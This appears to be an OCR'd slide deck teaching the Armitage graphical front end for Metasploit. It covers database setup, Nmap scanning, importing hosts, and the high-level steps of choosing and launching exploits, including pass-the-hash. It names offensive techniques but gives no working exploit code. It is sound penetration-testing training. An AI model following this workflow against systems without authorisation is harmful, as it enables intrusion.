
Connecting to the Database

- "Connection refused" dialog is normal
  - Armitage takes a few attempts to connect to database
  - Just let it run…



- If a window pops up saying it "Could not connect to database"
  - Open a command shell and enter
    - **`/etc/init.d/postgresql start`**

Armitage Is Now Running



Outline

1. Armitage Overview
2. Running Armitage
3. Attack
4. Post Exploitation
5. Maneuver

Cyber Attack Management

Remote Exploits


1. Target Scanning
2. Analyze Scan Data
3. Choose an Exploit
4. Select a Payload
5. Launch Exploit

Exploit-free Attack

- Pass the Hash


Client-side Exploits


- More later




Scan

- Launch Nmap scan from GUI










Manually Adding Hosts – Not Recommended

- Import Hosts from previous scan
  - Nexpose
  - Nessus




- Manually Add hosts without scanning







Target's OS is Now Identified





Exploit

- Attacks → Find Attacks
  - Performs an attack analysis based on open ports (à la Nexpose)
- Right-click on host icon
  - Should now see a new "Attack" menu











